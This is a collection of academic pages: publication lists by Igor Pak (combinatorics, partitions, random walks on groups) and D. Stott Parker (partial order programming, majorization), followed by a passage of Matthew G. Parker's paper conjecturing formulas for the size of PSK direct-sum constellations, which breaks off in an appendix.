- **On the number of faces of certain transportation polytopes**, *European J. Combinatorics*, vol. 21 (2000), 689-694.

  Define transportation polytope *T(n,m)* to be a polytope of nonnegative *n x m* matrices with row sums equal to *m* and column sums equal to *n*. We present an efficient algorithm for computing the numbers of the *k*-dimensional faces for the transportation polytope *T(n,n+1)*. The construction relies on the new recurrence relation for which is of independent interest.

  Download .dvi file, .ps file, or .pdf file.

- (with *Alex Postnikov*) **Transversal Matroids and Strata on a Grassmannian**, *Funct. Anal. Appl.*, vol. 29, 1995, 140-143.

  We discuss combinatorial and topological properties of strata on grassmanian which correspond to transversal matroids. Applications to differential equations are also given.

Representation Theory of S_n and Combinatorics of Young Tableaux

- **Periodic permutations and the Robinson-Schensted correspondence**, preprint (2003), 13 pp.

  We introduce a group of periodic permutations, a new version of the infinite symmetric group. We then generalize and study the Robinson--Schensted correspondence for such permutations.

  Download .ps file or .pdf file.

- (with *Ernesto Vallejo*) **Combinatorics and geometry of Littlewood-Richardson cones**, preprint (2003) 15 pp., to appear in *Europ. J. Combinatorics*.

  We present several direct bijections between different combinatorial interpretations of the Littlewood-Richardson coefficients. The bijections are defined by explicit linear maps which

have other applications.

Download .dvi file, .ps file or .pdf file.

- **Hook Length Formula and Geometric Combinatorics**, *Séminaire Lotharingien de Combinatoire*, vol. 46 (2001), article B46f, 13 pp.

  We present a transparent proof of the classical hook length formula. The formula is reduced to an equality between the number of integer point in certain polytopes. The latter is established by an explicit continuous volume-preserving piecewise linear map.

  Download .ps file or .pdf file. Click here for a journal version.

- (with *J-C Novelli, A.V. Stoyanovsky*) **A direct bijective proof of the hook-length formula**, *Discrete Mathematics and Theoretical Computer Science*, vol. 1, 1997, 53-67.

  We give simple bijective proof of the hook-length formula. This is an extended version of the note **Short Bijective Proof of the Hook-length Formula**, *Funct. Anal. Appl.*, vol. 26, 1992 (with *A.V. Stoyanovsky*.)

  Download .ps file. Click here for a journal version. See also here for a nice web version of the idea. Click here for another one. You can also check the Third Edition of Don Knuth's *"The Art of Computer Programming"*, Vol. 3, 1998, for a 2-page overview of the algorithm. Yet another 2-page overview is in Bruce Sagan's *"Group Representations and Symmetric Functions"*, MSRI Lecture Notes, 1997 (available here)

  Here is what Christian Krattenthaler writes in the Math. Reviews, 99h:05123 :
  "This is probably the most important recent contribution to bijective combinatorics."
  Download the .ps file, .dvi file or .pdf file of the full review.

- (with *Alex Postnikov*) **Oscillating Tableaux, (S_p x S_q)-modules, and Robinson-Schensted-Knuth correspondence**, Proc. FPSAC'96 Conf., Minneapolis, MN

  We present a new approach to the RSK correspondence via oscillating tableaux. Generalization of RSK, continuous analog, and closed connection with (S_p x S_q)-modules are discussed.

Download .dvi file or .ps file of the *extended abstract*.

- (with *Alex Postnikov*) **Enumeration of trees and one amazing Representation of S_n**, Proc. FPSAC'96 Conf., Minneapolis, MN

  We present several remarkable properties of the one representation of S_n, obtained by an action on parking functions. Of particular importance are multiplicities of the irreducible representations corresponding to hook shapes which correspond to certain k-trees.

  Download .dvi file or .ps file of the *extended abstract*.

- (with *Alex Postnikov*) **Resolutions for S_n-modules Corresponding to Skew Hooks, and Combinatorial Applications**, *Funct. Anal. Appl.*, vol. 28, 1994, 132-134.

  We construct a new resolution for a special type of S_n-modules. The resolution arises from inversion polynomial and generalizes a known combinatorial identity. In the limiting case we obtain new and classical partition identities.

- (with *Alexandre A. Kirillov*) **Covariants of the Symmetric Group and its analogues in Weil algebras**, *Funct. Anal. Appl.*, vol. 24, 1990, 172-176.

  A classical hook-content formula appears as a Poincare series for the multiplicities of the irreducible *S_n*-module in symmetric algebra. We obtain a *super-analog* of this formula by taking Weil algebra instead of the symmetric algebra.

Probability on Finite and Infinite Groups

- (with *Rados Radoicic*) **Hamiltonian paths in Cayley graphs**, preprint, 2002.

  We prove that every finite group G has a generating set of size at most *log_2 |G|*, such that the corresponding Cayley graph contains a Hamiltonian path. We also present an explicit construction of *3*-regular Hamiltonian expanders.

Download .dvi file, .ps file, or .pdf file of the paper.

- (with *Christopher Malon*) **Percolation on Finite Cayley Graphs**, preprint, 2002. Extended abstract of the earlier version of the paper has appeared in Proc. RANDOM'02.

  In this paper, we study percolation on finite Cayley graphs. A conjecture of Benjamini says that the critical percolation *p_c* of such a graph can be bounded away from one, for any Cayley graph satisfying a certain diameter condition. We prove Benjamini's conjecture for some special classes of groups. We also establish a reduction theorem, which allows us to build Cayley graphs for large groups without increasing *p_c*.

  Download .dvi file, .ps file, or .pdf file of the paper.

- (with *Bob Guralnick*) **On a question of B.H. Neumann**, *Proc. A.M.S.*, vol. 131, 2003, 2021-2025.

  The automorphism group of a free group *Aut(F_k)* acts on the set of generating *k*-tuples *(g_1,..., g_k)* of a group *G*. Higman showed that when *k=2*, the union of conjugacy classes of the commutators [*g_1*,*g_2*] and [*g_2*,*g_1*] is an orbit invariant. We give a negative answer to a question of B.H. Neumann, as to whether there is a generalization of Higman's result for *k > 2*.

  Download .dvi file, .ps file, or .pdf file of the paper.

- (with *Tatiana Smirnova-Nagnibeda*) **Uniqueness of percolation on nonamenable Cayley graphs**, *Comptes Rendus Acad. Sci. Paris, Ser. I Math*, vol. 330 (2000), no. 6, 495-500.

  For every nonamenable group, a finite system of generators is constructed such that the Bernoulli bond percolation on the corresponding Cayley graph exhibits the double phase transition phenomenon, i.e., nonempty nonuniqueness phase.

  Download .dvi file or .ps file.

- **On probability of generating a finite group**, preprint, 1999.

Let *G* be a finite group, and let *p(G,k)* be the probability that *k* random group elements generate *G*. Denote by *v(G)* the smallest *k* such that *p(G,k)>1/e*. In this paper we analyze the quantity *v(G)* for different classes of groups. We prove that *v(G)< r(G)+1* when *G* is *nilpotent*, and *r(G)* is the minimal number of generators of *G*. When *G* is *solvable* we show that *v(G) < 3.25 r(G) + 10^7*. We also show that *v(G) < C log log |G|*, where *G* is a direct product of simple nonabelian groups and *C* is a universal constant. Applications to the "product replacement algorithm" are also discussed.

Download .dvi file or .ps file.

- (with *Roman Muchnik*) **On growth of Grigorchuk groups**, *International Journal of Algebra and Computation*, vol. 11 (2001), 1-17.

  We present an analytic technique for estimating the growth for groups of intermediate growth. We apply our technique to Grigorchuk groups, which are the only known examples of such groups. Our estimates generalize and improve various bounds by Grigorchuk, Bartholdi and others.

  Download .dvi file or .ps file.

- (with *Roman Muchnik*) **Percolation on Grigorchuk groups**, *Comm. Algebra*, vol. 29 (2001), 661-671.

  Let *p_c(G)* be the critical probability of the site percolation on the Cayley graph of group *G*. Benjamini and Schramm conjectured that *p_c<1*, given the group is infinite and not a finite extension of *Z*. The conjecture was proved earlier for groups of polynomial and exponential growth and remains open for groups of intermediate growth. In this note we prove the conjecture for a special class of *Grigorchuk groups*, which contains all known examples of groups of intermediate growth.

  Download .dvi file or .ps file.

Partitions

- **The nature of partition bijections I. Involutions**, preprint (2003), 25 pp., to appear in *Advances Applied Math.*

  We analyze involutions which prove several partition identities and describe them in a uniform fashion as projections of "natural" partition involutions along certain bijections. The involutions include those due to Franklin, Sylvester, Andrews, as well as few others. A new involution is constructed for an identity of Ramanujan, and analyzed in the same fashion.

  Download .ps file or .pdf file.

- (with *Christine Bessenrodt*) **Partition congruences by involutions**, preprint (2003), 15 pp., to appear in *Europ. J. Combinatorics*.

  We present a general construction of involutions on integer partitions which enable us to prove a number of modulo 2 partition congruences.

  Download .ps file or .pdf file.

- **Partition Bijections, a Survey**, preprint, 2002, 69 pp. to appear in *Ramanujan Journal*.

  We present an extensive survey of bijective proofs of classical partitions identities. While most bijections are known, they are often presented in a different, sometimes unrecognizable way. Various extensions and generalizations are added in the form of exercises.

  Download .pdf file of the paper.

  Warning: The file is 660K. Printing on a monochromatic printer may distort some colored pictures.

- **Partition Identities and Geometric Bijections**, *Proc. A.M.S.*, to appear (2002)

  We present a geometric framework for a class of partition identities. We show that there exists a unique bijection proving these identities, and satisfies certain linearity conditions. In particular, we show that Corteel's bijection enumerating partitions with nonnegative r-th differences can be obtained by our approach. Other examples and generalizations are presented.

Download .dvi file, .ps file or .pdf file.

- **On Fine's partition theorems, Dyson, Andrews, and missed opportunities**, *Math. Intelligencer*, vol. 25, no.1, 2003, 10-16.

  We present combinatorial proofs of several Fine's partition theorems, along with some historical account.

  Download .ps file or .pdf file.

  A preliminary version of this paper was translated and published in *Matematicheskoe Prosveschenie*, vol. 7, 2003, 136-149 (in Russian). This is an annual publication of Moscow Center for Continuous Mathematical Education

  Download zipped versions of the .ps file and .pdf file from here.

- (with *Alex Postnikov*) **A Generalization of Sylvester's Identity**, *Discrete Math.* vol. 178, 1998, 277-281.

  We present a new generalization of Euler's and Sylvester's identities for partitions. The proof is based on an explicit bijection.

  Download .ps file or .pdf file.

Click here to return to Igor Pak Home Page.

To e-mail me click here and delete .zzz

Last updated 12/22/2002

D. STOTT PARKER
UCLA Computer Science Dept.
3532 Boelter Hall
(310) 825-6871 (OFC)
(310) 825-1322 (SEC)
(310) 825-2273 (FAX)

POP --- Publications

- Partial Order Programming
  (abstract) (ps.Z)
- Greed and Majorization
  (abstract) (ps)
- Huffman Codes and Convex Optimization
  (abstract) (ps) (Prolog implementation)
- A Linear Algebraic Reconstruction of Majorization
  (abstract) (ps)

POP

Partial Order Programming

(Technical Report CSD-870067, December 1987)

D. Stott Parker

We introduce a programming paradigm in which statements are constraints over partial orders. A *partial order programming problem* has the form

```
minimize        u

subject to      u1 >= v1
                u2 >= v2
                ...
```

where u is the goal, and u1 >= v1, ... is a collection of constraints called the program. A solution of the problem is a minimal value for u determined by values for u1,v1, etc. satisfying the constraints. The domain of values here is a partial order, a domain D with

ordering relation >=. The partial order programming paradigm has interesting properties:

1. It generalizes mathematical programming, dynamic programming, and computer programming paradigms (logic, functional, and others) cleanly, and offers a foundation both for studying and combining paradigms.
2. It takes thorough advantage of known results for continuous funtionals on complete partial orders, when the constraints involve expressions using only continuous and monotone operators. These programs have an elegant semantics coinciding with recent results on the relaxation solution method for constraint problems.
3. It presents a framework that may be effective in modeling of complex systems, and in knowledge representation for cognitive computation problems.

- Parker.Partial.Order.Programming.ps.Z

Greedy Optimization

Greed and Majorization

(Technical Report CSD-960003, November 1994; issued March 1996; revised and expanded August 1997)

D. Stott Parker, Prasad Ram

Modern analyses of greedy-solvable problems (in terms of matroids, greedoids, submodularity, etc.) have grown in sophistication to the point that uninitiated readers can come away with a sense of confusion and disbelief. Despite the sophistication of these analyses and the great importance of greedy algorithms, currently there appears to be no truly satisfactory resolution of *what* a greedy algorithm is, or *when* and *why* greedy algorithms work. The pervasiveness of greedy algorithms is due to their simplicity, so it is disturbing that an arcane theory would be required to explain them.

Our contribution here is a new theory, giving a simple linear algebraic framework of greed. First, we introduce a generalized **majorization** ordering on numeric sequences, and identify conditions for functions on sequences to preserve this ordering. Generalized majorization is not a total order, but a preorder. It is naturally viewed as an `exchange' ordering where the exchanges are specific linear transformations. Second, we show that greedy-solvable problems can be formalized as optimization problems in which the objective is monotone with respect to this exchange ordering. We outline greedy algorithms for such problems, including those that exploit additional properties of the objective, such as convexity. Examples from the literature illustrate how diverse well-known applications of greed can be expressed.

- greed.ps

Huffman Codes and Convex Optimization

The construction of Huffman codes is a submodular (`convex') optimization problem over a lattice of binary trees

(Technical Report CSD-960038, October 1996; revised and expanded September 1997)

D. Stott Parker, Prasad Ram

We show that the space of all binary Huffman codes for a finite alphabet defines a *lattice*, ordered by the imbalance of the code trees. Representing code trees as path-length sequences, we show that the imbalance ordering is closely related to a majorization ordering on real-valued sequences that correspond to discrete probability density functions. Furthermore, this tree imbalance is a partial ordering that is consistent with the total orderings given by either the external path length (sum of tree path lengths), or the entropy determined by the tree structure. On the imbalance lattice, we show the weighted path-length of a tree (the usual objective function for Huffman coding) is a *submodular* function, as is the corresponding function on the majorization lattice. Submodular functions are discrete analogues of convex functions. These results give perspective on Huffman coding, and suggest new approaches to coding as optimization over a lattice.

- huffman.ps
- huffman.pl

Reconstruction of Majorization

A Linear Algebraic Reconstruction of Majorization

(Technical Report CSD-970036, September 1997)

D. Stott Parker, Prasad Ram

Majorization is an important partial order on multisets. Since its development at the turn

of the twentieth century by economists formalizing the notion of `exchange' among distributions, it has found applications ranging from stochastic scheduling to singular value theory.

In this paper we reconstruct majorization as a partial order on vectors (ordered sequences) using linear algebra. We do this in two different ways, one following a recent extension of majorization to permit partial ordering among the indices of the sequences, and the other following a model of majorization as `exchangeability'. Majorization with respect to a partial order is shown to be a special case of majorization as exchangeability. In this special case, the resulting majorization order always defines a distributive lattice that is isomorphic to the standard real vector lattice.

In classical majorization theory, the semigroup of doubly-stochastic matrices plays a crucial role, both in the definition of majorization and in the modeling of exchange. We generalize majorization to permit any matrix semigroup of exchanges. Various semigroups of stochastic matrices make particularly interesting kinds of exchanges, and simultaneously define useful notions of majorization.

Finally, we investigate notions of convexity. When the functions in question are differentiable, we show that both Schur convexity and submodularity can be reexpressed naturally in this linear algebraic formulation.

- majorization.ps (September 1997)

D. Stott Parker (stott@cs.ucla.edu)
Sat Sep 20 20:26:03 PDT 1997

,

Conjectures on the Size of Constellations Constructed from Direct Sums of PSK Kernels

Matthew G. Parker**

Department of Informatics, University of Bergen, N-5020 Bergen, Norway,
matthew@ii.uib.no

Abstract. A general equation is given for the size of complex constellations constructed from the direct sum of PSK-like constellation primitives. The equation uses a generating function whose numerator is a power of a 'coordination polynomial'. Conjectures are also given as to the form and value of these coordination polynomials for various PSK. The study has relevance to error-coding, polynomial residue number theory, and the analysis of random walks.

1 Introduction

Communications systems often transmit data by modulating using Binary or Quaternary Phase Shift Keyed (BPSK or QPSK) or Quadrature Amplitude Modulated (QAM) constellations in the complex plane. But larger constellations can be more bandwidth-efficient and lead to efficient hardware implementation of complex arithmetic and algorithms [1, 2]. This paper considers the problem of finding the size of constellations constructed from direct sums of {PSK plus the origin}, referred to here as 'PSK⊕' constellations. These constellations form lattices for 1,2,3, or 6 PSK primitives, but for any other PSK⊕ there will be residue 'folding' making the determination of constellation size more complicated. This problem can be recast, for mPSK⊕, as finding an expression for the number of non-identical polynomial residues resulting from the reduction, mod $\Phi_m(x)$, of polynomials in x of Coefficient Weight $\leq n$, (for some positive integer, n), and degree $< m$, where $\Phi_m(x)$ is the m^{th} cyclotomic polynomial in x. Although residue folding is, for many applications, undesirable, it is hoped that an algebraic understanding of PSK⊕ will help in the construction of constellations more suited to communications systems which use PSK⊕ as building blocks. Also, from an algebraic point of view, it is useful to be able to enumerate the residues of polynomials, mod $\Phi_m(x)$. The theorem and conjectures to be presented here are based on computational results. During the course of the work integer sequences, relating to the 8PSK⊕ and 16PSK⊕ constellations, were entered into Sloane's On-Line Encyclopedia of Integer Sequences [3] and were found to refer, in particular, to the paper by Conway and Sloane on Low Dimensional Lattices [4] which, in turn, references work by O'Keefe [5] and others [6].

** This work was funded by NFR Project Number 119390/431

Their results have applications to crystallography, and use generating functions which require the specification of a 'Coordination Sequence'. This paper conjectures a general solution to a related problem, although a general form for the Coordination Sequence (Polynomial) has yet to be found. The results could be used to help extend the scope of error coding strategies such as [7, 8], and may also be useful for the development of 'Random Walk' statistics.

2 Statement of the Problem

Define mPSK+ as the set of $m+1$ points in the complex plane given by,

$$m\text{PSK+} = \{0, 1, w, w^2, \ldots, w^{m-1}\}$$

where $w = e^{\frac{2\pi i}{m}}$, and $i^2 = -1$. Define mPSK$\oplus n$ as the direct sum of n copies of mPSK+, given by,

$$m\text{PSK} \oplus n = \sum_{k=0}^{n-1} \{0, 1, w, w^2, \ldots, w^{m-1}\}$$

We wish to find a formula for d_n as n varies over the positive integers, where d_n is the number of non-identical points in mPSK$\oplus n$, given by,

$$d_n = |\sum_{k=0}^{n-1} \{0, 1, w, w^2, \ldots, w^{m-1}\}|$$

For instance, let $m = 4$. The kernel constellation is $\{0, 1, w, w^2, w^3\}$, where $w = e^{\frac{2\pi i}{4}}$, and,

$$d_2 = |\sum_{k=0}^{1} \{0, 1, w, w^2, w^3\}| = |\{0, \pm 1, \pm w, \pm 1 \pm w, \pm 1 \mp w, \pm 2, \pm 2w\}| = 13$$

As another example, for $m = 6$ and $n = 2$,

$$d_2 = |\{0, \pm 1, \pm w, \pm w^2, \pm 2, \pm 2w, \pm 2w^2, \pm 1 \pm w, \pm 1 \mp w^2, \pm w \mp w^2\}| = 19$$

An algebraic description of the same problem is as follows.

Definition 1 *The 'Coefficient Weight', (cw), of a polynomial, $f(x)$, is the sum of it's coefficient values. In other words $cw(f(x)) = f(1)$.*

Let $g(x) = \sum_i g_i x^i$. Let,

$$\mathbf{G_{m,n}} = \{g(x) \mid 0 \leq \deg(g(x)) < m, g_i \geq 0 \ \ \forall i, 0 \leq \mathrm{cw}(g(x)) \leq n\}$$

where $\deg(a(x))$ is the degree of $a(x)$. Let $x = e^{\frac{2\pi i}{m}}$, where $i^2 = -1$. Then,

$$m\text{PSK} \oplus n = \{h(x) \mid h(x) = \langle g(x) \rangle_{\Phi_m(x)}, \forall g(x) \in \mathbf{G_{m,n}}\}$$

where $\langle a \rangle_b$ is the residue of a mod b, and $\Phi_m(x)$ is the m^{th} cyclotomic polynomial. Therefore,

$$d_n = |m\text{PSK} \oplus n|$$

as before.

3 Computational Results

Tables 1 and 2 show some computed values of d_n for various n and m. The number of Euclidean distances, D, refers to the size of the set of values for the absolute (straight-line) distance from each point in mPSK$\oplus n$ to the origin. The figures for D are not discussed further in this paper, but are included here for the reader's interest.

Table 1. Constellation and Euclidean Distance Enumerations for Various mPSK$\oplus n$

d_n-No of points in constellation. D-No of Euclidean distances.

n	1		2		3		4		5		6		7		8		9		10	
m	d_n	D	d_n	D	d_n	D	d_n	D	d_n	D	d_n	D	d_n	D	d_n	D	d_n	D	d_n	D
3	4	2	10	3	19	5	31	7	46	9	64	12	85	15	109	18	136	22	166	26
4	5	2	13	4	25	6	41	9	61	12	85	16	113	19	145	24				
5	6	2	21	5	56	8	126	17												
6	7	2	19	4	37	6	61	9	91	12	127	16	169	20						
7	8	2	36	6	120	14	330	30												
8	9	2	41	6	129	13	321	29	681	53	1289	96	2241		3649		5641		8361	
9	10	2	55	6	217	17	685	46	1837	99										
10	11	2	61	7	211	77	551	38	1201	72										
12	13	2	73	7	253	16	661	38	1441	72										
14	15	2	113	9	575	29	2171	96												
15	16	2	136	9	811	33	3751	132	14176	440										
16	17	2	145	10	833	35														
18	19	2	163	10	865	33	3313	114												
20	21	2	221	12	1521	46														
21	22	2	253	12	2017	59	12496	322	63946	1396										
22	23	2	265	13	2047	59	11969	310												
24	25	2	289	13	2089	54	10825	258												
25	26	2	351	15	3276	78														
27	28	2	406	15	4051	89	31213	4296												
30	31	2	451	16	3901	81	22831	425												
33	34	2	595	18	7129	125	65671	1072												
35	36	2	666	20	8436	138														
36	37	2	649	19	7237	118														
40	41	2	841	22	11441	161														
45	46	2	1081	24	17281	213														
48	49	2	1153	25																
49	50	2	1275	27																
50	51	2	1301	27	22051	246														
54	55	2	1459	28	24949	258														
60	61	2	1801	31	33901	310														
75	76	2	2926	39																
90	91	2	4051	46																

And here are a few more partial results for the case $m = 8$.

Table 2. Constellation Enumerations for More 8PSK$\oplus n$

n	11	12	13	14	15
m	d_n	d_n	d_n	d_n	d_n
8	11969	16641	22569	29961	39041

4 Some Conjectures

We shall form a generating function for the sequences, d_n, where d_n is different for every m. Thus define $d_m(x) = \sum_{n=0}^{\infty} d_n x^n$. The following conjecture satisfies all numerical results quoted above,

Conjecture 1

$$d_m(x) = \frac{c_h(x)^{\frac{m}{h}}}{(1-x)^{\phi(m)+1}}$$

where ϕ is Euler's Totient Function, h is the square free part of m, and $c_h(x)$ is referred to as the h^{th} coordination polynomial. $c_h(x)$ is palindromic and $\deg(c_h(x)) = \phi(h)$.

The above conjecture omits to specify exactly the form of $c_h(x)$. This is an area of further research. However the following theorem determines $c_h(x)$ where h is a prime, and two following conjectures satisfy the computational results for $h = 2p$, p an odd prime, and $h = 15$, respectively,

Theorem 1

$$c_p(x) = \Phi_p(x), \qquad p \text{ prime}$$

Theorem 1 was conjectured by the author based on numerical computation. A proof was found by T.Kløve and it is given in Appendix A.

Conjecture 2

$$c_{2p}(x) = \sum_{k=0}^{\frac{p-3}{2}} x^k + x^{p-1-k} \sum_{i=0}^{k} \binom{p}{i} + x^{\frac{p-1}{2}} \sum_{i=0}^{\frac{p-1}{2}} \binom{p}{i}, \qquad p \text{ an odd prime}$$

Conjecture 3

$$c_{15}(x) = (1+x^8) + 7(x+x^7) + 28(x^2+x^6) + 79(x^3+x^5) + 130x^4$$

The following observation was also made,

Conjecture 4

$$m \mid \left(\frac{m^{n+1}-1}{m-1} - d_n \right)$$

From the computational results values of $c_h(x)$ have also been partially ascertained for various h as shown in Table 3.

All preceding coordination polynomials were computed from the d_n sequences using the following strategy. For instance, for $m = 6$ the d_n sequence is computed to be 1,7,19,37,61,91,127,169,..... Thus $d_6(x) = 1+7x+19x^2+37x^3+61x^4+91x^5+127x^6+169x^7+\ldots$. Note that $\phi(6)+1 = 3$ so, from Conjecture 1, we multiply $d_6(x)$ (truncated to degree 7) by $(1-x)^3$ to get $c'_6(x) = e(x) + x^2 + 4x + 1$, where $e(x)$ is some error term due to having truncated $d_6(x)$ to degree 7. In this case $e(x) = -217x^8 + 380x^9 - 169x^{10}$, which is evidently an error term so $c_6(x) = x^2 + 4x + 1$. The same strategy can be used to compute $c_h(x)$ for all d_n sequences in the table, and hence arrive at the preceding Conjectures 2 - 3 on the form of $c_h(x)$.

Table 3. Incomplete Coordination Polynomials for Various Composite h

h	$c_h(x)$
21	$1 + 9x + 45x^2 + 158x^3 + 432x^4 + 909x^5 + \ldots$?
30	$1 + 22x + 208x^2 + 874x^3 + 1480x^4 + \ldots$?
33	$1 + 13x + 91x^2 + 444x^3 + 1677x^4 + \ldots$?
35	$1 + 22x + 208x^2 + 874x^3 + 1480x^4 + \ldots$?

5 Triangle Patterns

An examination of number triangles may give a clue as to how to extend the previous conjectures on coordination polynomials to the more general case. On page 14 of [4] it was observed that the coordination polynomials for the dual lattice, A_d^*, satisfy the following 'coordinator' triangle.

```
                                1
                              1   1
                            1   4   1
                          1   5   5   1
                        1   6  16   6   1
                      1   7  22  22   7   1
                    1   8  29  64  29   8   1
                  1   9  37  93  93  37   9   1
                1   10  46 130 256 130  46  10   1
              1   11  56 176 386 386 176  56  11   1
            1   12  67 232 562 1024 562 232  67  12   1
```

The p^{th} line of the above triangle, p prime, also provides the coordination polynomials, $c_{2p}(x)$, for Conjectures 1 and 2 of this paper.

In the same way we can construct a partial triangle for the $c_{3p}(x)$ case, using our previous computational results. Thus,

```
                                1
                              1   4   1
                            1   5   ?   5   1
                          1   6  21   ?  21   6   1
                        1   7  28  79 130  79  28   7   1
                      1   8  36 114 282   ? 282 114  36   8   1
                    1   9  45 158 432 909   ? 909 432 158  45   9   1
                  1  10  55 212 635 1499   ?   ?   ? 1499 635 212  55  10   1
                1  11  66 277 902 2346   ?   ?   ?   ?   ? 2346 902 277  66  11   1
              1  12  78 354 1245 3525   ?   ?   ?   ?   ?   ?   ? 3525 1245 354  78  12   1
            1  13  91 444 1677 5124   ?   ?   ?   ?   ?   ?   ?   ?   ? 5124 1677 444  91  13   1
```

where each entry apart from those of the middle three columns seems to be the sum of the three entries immediately above, e.g. $158 = 8 + 36 + 114$. **Note that the only triangle entries directly computed from computational results are the sequences, 1,4,1, and 1,7,28,79,130,79,28,7,1, and 1,9,45,158,432,909, and 1,13,91,444,1677. All other numbers in the above triangle are nominally filled in to fit the 'sum of three' conjecture.** The $c_{3p}(x)$ coordination polynomial can be read from the p^{th} line of the previous triangle for p prime. For instance, $c_{15}(x) = (1 + x^8) + 7(x + x^7) + 28(x^2 + x^6) + 79(x^3 + x^5) + 130x^4$. Although we do not currently have an equation for $c_{3p}(x)$ it is worth noting that the following triangle is similar to the previous triangle,

										1								
									1	4	1							
								1	5	15	5	1						
							1	6	21	52	21	6	1					
						1	7	28	79	175	79	28	7	1				
					1	8	36	114	282	576	282	114	36	8	1			
				1	9	45	158	432	972	1869	972	432	158	45	9	1		
			1	10	55	212	635	1562	3273	6000	3273	1562	635	212	55	10	1	
		1	11	66	277	902	2409	5470	10385	19107	10385	5470	2346	902	277	66	11	1
	1	12	78	354	1245	3588	8781	18714	35412	60460	35412	18714	8781	3588	1245	354	78	12	1
1	13	91	444	1677	5187	13614	31083	62907	114586	190333	114586	62907	31083	13614	5187	1677	444	91	13	1

and satisfies the equation,

$$P_r(x) = \sum_{k=0}^{r-1} (3x)^k (1 + x + x^2)^{r-k-1}$$

for each line of the triangle, r, thus providing a clue as to the true form of $c_{3p}(x)$.

Appendix B sketches out an alternative strategy for the rapid computation of the coefficients, d_n, of $d_m(x)$ for general m, and is a good starting place for further research. It is hoped that the strategy of Appendix B may lead to a proof of the remaining conjectures, in particular Conjecture 1, and may also lead to a theorem for the construction of $c_h(x)$ in the general case.

6 Conclusion

This paper has presented computational results relating to the size of constellations formed from direct sums of PSK-type constellations. A theorem and a number of conjectures have been offered, comprising formulae for the rapid computation of sizes of such 'direct-sum' constellations. These formulae have application to error-control coding, random-walk statistics, algebraic number representations, and (polynomial) residue number theory. It remains to verify the conjectures.

7 Appendix A- Proof of Theorem 1 by T.Kløve

Let $p_r(n)$ denote the number of ordered partitions of n into r parts, that is

$$p_r(n) = |\{(a_1, a_2, \ldots, a_r) \in N^r \mid a_1 + a_2 + \ldots + a_r = n\}|$$

where $N = \{0, 1, 2, \ldots\}$. If,

$$n = a_1 + a_2 + \ldots + a_{r-1} + a_r$$

and $a_i \geq 1$ for $i = 1, 2, \ldots, r-1$, then

$$n - (r-1) = (a_1 - 1) + (a_2 - 1) + \ldots + (a_{r-1} - 1) + a_r$$

and vice versa. Hence the number of ordered partitions of n into r parts such that the first $r-1$ parts are positive is $p_r(n-(r-1))$.

Lemma 1 *We have*

$$\sum_{n=0}^{\infty} p_r(n)x^n = \frac{1}{(1-x)^r} \qquad \textit{and} \qquad \sum_{n=r-1}^{\infty} p_r(n-(r-1))x^n = \frac{x^{r-1}}{(1-x)^r}$$

Proof of Lemma 1: These are standard results from the theory of partitions:

$$\sum_{n=0}^{\infty} p_r(n)x^n = (1+x+x^2+x^3+\ldots)^r = \frac{1}{(1-x)^r}$$

and

$\sum_{n=r-1}^{\infty} p_r(n-(r-1))x^n = x^{r-1}\sum_{n=r-1}^{\infty} p_r(n-(r-1))x^{n-(r-1)} = \frac{x^{r-1}}{(1-x)^r}$. ∎

Lemma 2 *Let m be an odd prime. Then $d_n = p_{m+1}(n) - p_{m+1}(n-m)$.*

Proof of Lemma 2: d_n counts the number of distinct sums

$$a_1 w + a_2 w^2 + \ldots + a_m w^m + a_{m+1} \cdot 0 \tag{1}$$

where $a_i \geq 0$ for $i = 1, 2, \ldots, m+1$ and $a_1 + a_2 + \ldots + a_{m+1} = n$. Noting that $w + w^2 + \ldots w^m = 0$ we get d_n by counting all sums (1), this number is $p_{m+1}(n)$, and subtracting the number of sums where $a_i \geq 1$ for $i = 1, 2, \ldots, m$, this number is $p_{m+1}(n-m)$ (as explained above). ∎

Theorem 1 now follows from the two lemmas:

$\sum_{n=0}^{\infty} d_n x^n = \sum_{n=0}^{\infty} p_{m+1}(n)x^n - \sum_{n=0}^{\infty} p_{m+1}(n-m)x^n = \frac{1-x^m}{(1-x)^{m+1}} = \frac{\Phi_m(x)}{(1-x)^m}$

since $\Phi_m(x) = x^m + x^{m-1} + \ldots + 1$. ∎

8 Appendix B - A General Strategy for Computing the Size of PSK⊕ Constellations

Here a technique is proposed for the fast computation of the coefficients of $d_m(x)$ in the general case. Hopefully this may lead to a general proof of the conjectures of this paper, and a fast way to construct $c_h(x)$ in the general case, at least for m up to some large value. The technique will be illustrated by looking at the case where $m = 6$. Note that $\Phi_6(x) = x^2 - x + 1$. The steps of the technique are the following subsection headings.

8.1 Find all Forbidden Binary Patterns

$\Phi_6(x)$ implies the following polynomial equivalences:

$$x^2 + 1 = x \qquad \text{pattern is } 101000$$

$$x^3 + 1 = 0 \qquad \text{pattern is } 100100$$

These are the two **binary** patterns (polynomials) which are 'forbidden' for $m = 6$. The forbidden polynomials are the set of polynomials which are equivalent, mod $\Phi_m(x)$, to polynomials of lower hamming weight. Note that, for example, x^2-x+1 is not included as a 'forbidden' polynomial as it includes the polynomial $x^2 + 1$ as a sub-polynomial. In general, for $m = 2p$, p prime, there are only two forbidden polynomials, namely, $x^{p-1} + x^{p-3} + x^{p-5} + \ldots + x^2 + 1$, and, x^p+1. More generally, for large, composite m, there may be non-binary forbidden polynomials.

8.2 Enumerate all Length m Binary Words Which Avoid the Forbidden Patterns

For $m = 6$, and for Hamming Weights (hw) 0-6 we have the following cyclically distinct **binary** strings which avoid the forbidden patterns or any cyclic shift of the forbidden patterns.

hw = 0 000000
hw = 1 100000
hw = 2 110000
hw = 3 none
hw = 4 none
hw = 5 none
hw = 6 none

Each string of non-zero Hamming Weight has cyclic shift order 6. We will refer to the set of length m strings which avoid the forbidden patterns as the 'foundation' polynomials. These 'foundation' polynomials form the set **E**. For $m = 6$ $|\mathbf{E}| = 3$. We will define there to be $e_{\mathrm{hw},m}$ cyclically distinct length m binary words in **E**, $0 \leq \mathrm{hw} \leq m$. For $m = 6$, $e_{0,6} = 1$, $e_{1,6} = 1$, $e_{2,6} = 1$, $e_{3,6} = 0$, $e_{4,6} = 0$, $e_{5,6} = 0$, $e_{6,6} = 0$. Note that $e_{0,m} = 1$ $\forall m$.

8.3 Use Each Member of E as a 'Foundation' for Building All Length m Inequivalent Polynomials of Coefficient Weight n, mod $\Phi_m(x)$

The '1' positions of the 'foundation' polynomials of **E** mark the positions where we are allowed to add 'coefficient weight' to construct our inequivalent polynomials. It therefore follows that the number of inequivalent polynomials, d_n, satisfies,

